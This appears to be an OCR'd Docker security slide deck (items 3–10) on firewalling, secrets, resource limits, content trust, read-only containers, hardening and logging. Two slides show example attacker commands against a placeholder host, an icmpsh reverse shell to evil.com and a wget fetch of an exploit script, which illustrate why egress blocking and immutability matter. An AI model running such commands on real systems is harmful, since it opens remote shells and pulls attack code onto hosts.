
1) Allow what‘s needed
2) `deny ip any any log  | iptables -t <table> -P DROP`



Top 10 Docker Security


- **Top 3: Network separation + firewalling**
  - Basic DMZ techniques
    - Internal
    - (External)
  - **External** (to BBI)
    - Do not allow initiating outgoing TCP connections
    - UDP / ICMP: same

```
% icmpsh -t evil.com
% wget http://evil.com/exploit_dl.sh
```


Top 10 Docker Security

- **Top 4: Maintain security contexts**
  - No Mix Prod / Dev
  - No Random Code (docker run <somearbitraryimage>)
  - Do not mix
    - front end / back end services
  - CaaS
    - Tenants




Top 10 Docker Security

- **Top 5: Secrets Management**
  - Whereto: Keys, certificates, credentials, etc ???
    - Image ??
    - Env variables?
      - `docker run -e SECRET=myprrecious image`
      - `docker run –env-file ./secretsfile.txt image`
        - Kubernetes + YAML secrets: be careful
    - Mounts / volumes
      - `docker run –v /hostdir:/containerdir image`
        - `export S_FILE=./secretsfile.txt && <…> && rm $0`
    - key/value store
      - KeyWhiz, crypt, vault
    - Mozilla SOPS?




Top 10 Docker Security

- **Top 6: Resource protection**
  - Resource Limits (cgroups)
    - `--memory=`
    - `--memory-swap=`
    - `--cpu-*`
      `--cpu-shares=<percent>`
  - Also: `--pids-limit XX`



Top 10 Docker Security


- **Top 7: Image Integrity (and origin)**
  - Basic trust issue
    - Running arbitrary code from *somewhere*?
  - Image pipeline
    - No writable shares
    - Proper: Privilege / ACL management



Top 10 Docker Security


- **Top 7: Image Integrity (and origin)**
  - Docker content trust


```
dirks@laptop:~|0% export DOCKER_CONTENT_TRUST=1
dirks@laptop:~|0% docker pull nginx
Using default tag: latest
Pull (1 of 1): nginx:latest@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4: Pulling from library/nginx
683abbb4ea60: Pull complete
a58abb4a7990: Pull complete
b43279c1d51c: Pull complete
Digest: sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
Status: Downloaded newer image for nginx@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
Tagging nginx@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4 as nginx:latest
dirks@laptop:~|0% docker pull drwetter/testssl.sh
Using default tag: latest
Error: remote trust data does not exist for docker.io/drwetter/testssl.sh: notary.docker.io does not have trust
data for docker.io/drwetter/testssl.sh
dirks@laptop:~|1%
```

Top 10 Docker Security


- **Top 7: Image Integrity (and origin)**
  - Docker content trust
  - https://docs.docker.com/notary/getting_started/






Top 10 Docker Security

- **Top 8: Follow Immutable Paradigm**
  - Least Privilege
    - `docker run --read-only ...`
    - `docker run -v /hostdir:/containerdir:ro`
  - Attacker
    - `wget http://evil.com/exploit_dl.sh`
    - `apt-get install / apk add`
  - Limits: Container **really** needs to write
    - Upload of files
    - R/w host mounts



Top 10 Docker Security

- **Top 9: Hardening**
  - Three domains
    - Container hardening
    - Host hardening
    - (Orchestration tool)



Top 10 Docker Security


- **Top 9: Hardening: container**
  - Choice of OS
    - Alpine
  - SUID (SGID)

    `--security-opt=no-new-privileges`
  - Linux Capabilities

    `--cap-drop`
  - Seccomp (chrome)


    `--security-opt seccomp=`*`yourprofile.json`*

```
dirks@laptop:~|0% sudo pscap | grep redis
31222 31262 root        redis-server      chown, dac_override, fowner,
 fsetid, kill, setgid, setuid, setpcap, net_bind_service, net_raw, sys
_chroot, mknod, audit_write, setfcap
dirks@laptop:~|0%
```

Top 10 Docker Security


- **Top 9: Hardening: Host**
  - Networking
    - Only SSH + NTP
      - allow only from defined internal IPs
      - `deny ip any any`
  - System
    - A standard Debian / Ubuntu … is a standard Debian / Ubuntu
      - Custom hardening
    - Specialized container OS
    - SELinux: some advantages
    - PaX / grsecurity



Top 10 Docker Security

- **Top 10: Logging**
  - Tear down container: logs lost
  - **Remote logging**
    - Container
      - Application
      - Any system server in container (Web, Appl., DB, etc.)
      - (Container)
    - Orchestration
    - Host
      - Plus: Linux auditing (syscalls)

~~- Docker-run(1):~~
~~-v /dev/log:/dev/log~~

